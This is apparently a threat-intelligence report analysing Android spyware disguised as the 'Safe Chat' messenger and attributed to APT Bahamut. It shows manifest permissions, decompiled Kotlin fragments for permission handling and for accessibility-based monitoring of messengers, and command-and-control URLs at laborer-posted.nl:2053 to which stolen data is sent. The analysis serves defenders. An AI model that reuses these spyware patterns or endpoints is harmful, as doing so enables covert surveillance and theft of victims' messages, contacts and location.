# APT Bahamut Targets Individuals with Android Malware Using Spear Messaging

Published On : 2023-07-28

CYFIRMA
DECODING THREATS
APT Bahamut Targets Individuals with Android Malware Using Spear Messaging

## EXECUTIVE SUMMARY

The team at CYFIRMA recently obtained advanced Android malware targeting individuals in the South Asia region. The suspicious Android malware is a dummy chatting app. Our initial technical analyses revealed that APT Bahamut is behind the attack. As technical analyses proceeded further, we also found footprints of tactics used by DoNot APT in the suspicious app belonging to APT Bahamut.

## INTRODUCTION

The malware that was acquired was specifically utilized to target individuals residing in South Asia. This particular malware exhibits a similar operational mechanism to the previously identified malware (distributed through the Google Play Store by the notorious APT group known as ‘DoNot’), however, this malware has more permissions, and thus presents a higher level of threat. The suspected Android malware, known initially as “CoverIm” was delivered to victims via WhatsApp, and was found to be disguised as a dummy chatting application named “SafeChat”. The user interface of this app successfully deceives users into believing its authenticity, allowing the threat actor to extract all the necessary information, before the victim realizes that the app is a dummy, the malware cleverly exploits unsuspecting Android Libraries to extract and transmit data to a command-and-control server. Our in-depth technical analysis will provide a comprehensive overview of this Android malware and shed light on the sophisticated methods employed by the threat actor to exploit Android Libraries for the purpose of data retrieval from victims' mobile devices. Let's dive into the technical analyses.

## TECHNICAL ANALYSES

### Process Overview

After installation, a suspected app with the name "Safe Chat" appears on the main menu.




*Figure 1. Suspicious App on the home screen after a fresh installation.*

After opening the app, the user is shown a landing page where the user is notified of operating a secure chatting app.





*Figure 2. Upon opening the App, after a fresh installation.*

Upon opening the app, after fresh installation, the pop-up message instructs the user to allow permission.




Permission Required!

Please enable battery optimisation for this app.
Simply click on 'No Restriction' or 'allow' button.

*Figure 3. A Pop-up message to make the victim allow dangerous permissions.*

The below screenshot shows the app throwing another pop-up message and asking the user for permission to keep the app working in the background. Once allowed, the app will work even when the app is minimized or closed. This permission will let command and control seamlessly communicate with the app.



Ignore battery optimizations?

Let app Safe Chat stay connected in the background? This may use more battery.

*Figure 4. A pop-up message.*

Once permission for ignoring battery optimization is allowed the user is allowed to sign in and sign-up.





*Figure 5. Dummy Login page.*

The sign-up page:



Register

Name: CYFIRMA


Username: CYFIRMA_TEST

Password: ••••••••

Confirm Password: ••••••••

*Figure 6. Dummy Sign-Up page.*


After completion, the app signs you in, and then the user is shown another pop-up message for permission. This time it throws a pop-up showing the need for another permission app to work properly.



This permission is required to function properly.

*Figure 7. Another pop-up message asking the victim to allow permission.*

Once the user clicks on “Allow” as shown in the previous screenshot, the app takes the user to the accessibility page and asks the victim to enable accessibility for the Safe Chat app. Once the accessibility is on, then the malware will capture activity on screen including keystrokes. Until it is enabled, the app will throw a pop-up message again and again, as shown in the previous screenshot.



Accessibility

Services

Safe Chat
Off

System

Captions
Off

Magnification gesture
Off

Font size
Large

Display size
Default

Click after pointer stops moving
Off

High contrast text
(Experimental)

Power button ends call

Auto-rotate screen

*Figure 8. Accessibility setting.*

After enabling accessibility for the Safe Chat app, it works properly, showing a different dummy page like any other chatting app.





*Figure 9. Dummy Page.*

## CODE REVIEW

This excerpt is from the Android Manifest file that belongs to the suspicious Safe Chat Android app, showing permissions that are being employed by the app to perform malicious activity.




```
▼<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersic
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
  <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
  <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
  <uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
  <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
  <uses-feature android:name="android.hardware.camera2"/>
  <uses-feature android:name="android.hardware.camera.any"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
  <uses-permission android:name="android.permission.READ_CALL_LOG"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.MANAGE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
  <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
  <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
```

*Figure 10. Permissions from Android manifest file.*

This table contains permissions that are dangerous if exploited for malicious activity:

| Sr.no | Permissions | Descriptions |
|---|---|---|
| 1 | ACESS_FINE_LOCATION | Allows the threat actor to fetch precise locations and track the live movement of mobile phones. |
| 2 | READ_CONTACTS | This permission allows TA to read and fetch contacts. |
| 3 | READ_EXTERNAL_STORAGE | This permission allows the threat actor to access the file storage of the mobile. |
| 4 | READ_SMS | This allows the threat actor to read all the SMSs of the device. |
| 5 | READ_CALL_LOG | This permission allows the threat actor to read call logs. |
| 6 | READ_CONTACTS | This permission allows the threat actor to read all the saved contacts in the device. |


Another snippet from the Android Manifest file shows that the threat actor designed the app to interact with other already installed chat applications. The interaction will take place using intents, OPEN_DOCUMENT_TREE permission will select specific directories and access apps mentioned in intent.



```
▼<queries>
  ▼<intent>
      <action android:name="android.media.action.IMAGE_CAPTURE"/>
    </intent>
  ▼<intent>
      <action android:name="android.intent.action.OPEN_DOCUMENT_TREE"/>
    </intent>
    <package android:name="com.miui.securitycenter"/>
    <package android:name="com.miui.permcenter"/>
    <package android:name="com.letv.android.letvsafe"/>
    <package android:name="com.asus.mobilemanager"/>
    <package android:name="com.huawei.systemmanager"/>
    <package android:name="com.coloros.safecenter"/>
    <package android:name="com.oppo.safe"/>
    <package android:name="com.iqoo.secure"/>
    <package android:name="com.vivo.permissionmanager"/>
    <package android:name="com.evenwell.powersaving"/>
    <package android:name="com.samsung.android"/>
    <package android:name="com.oneplus"/>
    <package android:name="com.android.settings"/>
  </queries>
```

*Figure 11. Intents from Android Manifest file.*


Part of the Kotlin code shows the exploitation of various permissions: the object “LibConfigKt” deals with the enabling and disabling of permissions, and the same object is called in different modules to exploit the permissions accessed by the suspicious App.



```
package heavenly.fruit;

import android.os.Build;
import java.io.Serializable;
import java.util.ArrayList;
import java.util.Iterator;
import java.util.List;
import java.util.concurrent.TimeUnit;
import kotlin.Metadata;
import kotlin.Pair;
import kotlin.TuplesKt;
import kotlin.collections.CollectionsKt;
import kotlin.random.Random;

@Metadata(d1 = {"\000H\n\000\n\002\020\016\n\000\n\002\030\002\n\002\020\013\n\002\b\f\n\002\030\002\n\002\b\n\n\002\020\006\n\002\b\020\n\002\020
public final class LibConfigKt {
  static {
    libConfig_NotificationId = Random.Default.nextInt(999, 9999);
    Boolean bool2 = Boolean.valueOf(false);
    enableCamera = TuplesKt.to(bool2, "android.permission.CAMERA");
    Boolean bool1 = Boolean.valueOf(true);
    enableSms = TuplesKt.to(bool1, "android.permission.READ_SMS");
    enableCallLogs = TuplesKt.to(bool1, "android.permission.READ_CALL_LOG");
    enableContacts = TuplesKt.to(bool1, "android.permission.READ_CONTACTS");
    enableReadFiles = TuplesKt.to(bool1, "android.permission.READ_EXTERNAL_STORAGE");
    enableWriteFiles = TuplesKt.to(bool1, "android.permission.WRITE_EXTERNAL_STORAGE");
    enableFineLocation = TuplesKt.to(bool1, "android.permission.ACCESS_FINE_LOCATION");
    enableCoarseLocation = TuplesKt.to(bool1, "android.permission.ACCESS_COARSE_LOCATION");
    if (Build.VERSION.SDK_INT >= 30) {
      serializable = bool1;
    } else {
      serializable = (Serializable)TuplesKt.to(bool2, "android.permission.MANAGE_EXTERNAL_STORAGE");
    }
    enableManageFiles = serializable;
```

*Figure 12. Module for handling different permissions, also making it centralized module to make app perform malicious job.*


This excerpt shows the API module that is being used as a command-and-control server. Port 2053 is configured to the domain, where the transportation of data takes place.



```
package heavenly.fruit.data.api.base;

import kotlin.Metadata;

@Metadata(
    d1 = {"[illegible]"},
    d2 = {"Lheavenly/fruit/data/api/base/ApiRoutes;", "", "()V", "BASE_URL", "", "HARRY", "POTTER", "Lib_debug"},
    k = 1,
    mv = {1, 8, 0},
    xi = 48
)
public final class ApiRoutes {
    private static final String BASE_URL = "https://laborer-posted.nl:2053";
    public static final String HARRY = "https://laborer-posted.nl:2053/api/juryPandemic";
    public static final ApiRoutes INSTANCE = new ApiRoutes();
    public static final String POTTER = "https://laborer-posted.nl:2053/api/roamingStammer";

    private ApiRoutes() {
    }
}
```

*Figure 13. Command and Control Server.*


The snippet below shows comments passed in one of the modules, revealing the use of the Ktor framework developed with Kotlin. Ktor is employed to establish communication between the command-and-control server and the app. Last month, our report exposed Android malware belonging to the DoNot APT, which had employed a similar library called retrofit for HTTP requests in their Android Malware, deployed on the Google Play Store. The malicious app has since been deleted.



```
//   319: invokeinterface length : ()I
//   324: istore_3
//   325: iload_3
//   326: ifne -> 334
//   329: iconst_1
//   330: istore_3
//   331: goto -> 336
//   334: iconst_0
//   335: istore_3
//   336: iload_3
//   337: ifeq -> 345
//   340: ldc_w 'https://laborer-posted.nl:2053/api/roamingStammer'
//   343: astore #6
//   345: aload #12
//   347: aload #6
//   349: checkcast java/lang/String
//   352: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
//   355: ldc_w 'api/reconfirmCollected'
//   358: invokevirtual append : (Ljava/lang/String;)Ljava/lang/StringBuilder;
//   361: invokevirtual toString : ()Ljava/lang/String;
//   364: astore #12
//   366: aload_0
//   367: invokespecial getClient : ()Lio/ktor/client/HttpClient;
//   370: astore #6
//   372: new heavenly/fruit/data/api/ApiServiceImpl$createHammer$2
//   375: astore #13
//   377: aload #13
//   379: aload #11
//   381: aload_1
//   382: aload #8
//   384: invokespecial <init> : ([BLjava/lang/String;Ljava/lang/String;)V
//   387: aload #13
//   389: checkcast kotlin/jvm/functions/Function1
//   392: invokestatic formData : (Lkotlin/jvm/functions/Function1;)Ljava/util/List;
//   395: astore #13
//   397: new io/ktor/client/request/HttpRequestBuilder
//   400: astore_1
//   401: aload_1
//   402: invokespecial <init> : ()V
//   405: aload_1
//   406: getstatic io/ktor/http/HttpMethod.Companion : Lio/ktor/http/HttpMethod$Companion;
```


*Figure 14. Comments.*

Here are some more out-takes from another module that interacts with the App, as part of monitoring different messenger apps like Telegram, Signal, Facebook Messenger, etc.



```
public LibAccessibilityService() {
  KoinComponent koinComponent = this;
  LazyThreadSafetyMode lazyThreadSafetyMode = KoinPlatformTools.INSTANCE.defaultLazyMode();
  this.miniHelper$delegate = LazyKt.lazy(lazyThreadSafetyMode, (Function0)new Object(koinComponent, null, null));
  this.serviceScope = CoroutineScopeKt.CoroutineScope((CoroutineContext)Dispatchers.getIO());
  this.whatsAppTitle = "";
  this.whatsAppBusinessTitle = "";
  this.telegramTitle = "";
  this.facebookTitle = "";
  this.imoTitle = "";
  this.signalTitle = "";
  this.viberTitle = "";
  this.cOnionTitle = "";
  this.bipTitle = "";
  this.changeableViewText = "";
  this.fbTextArray = new String[] { "Chats", "Messenger", "Create Room", "Search" };
  this.fbTitleArray = new String[] { "Instant Video", "Video chat", "Video call", "Voice call", "Create room", "Jump to latest message"
  this.viberTitleArray = new String[] { "Chats", "Calls", "More", "Last seen a long time ago" };
}

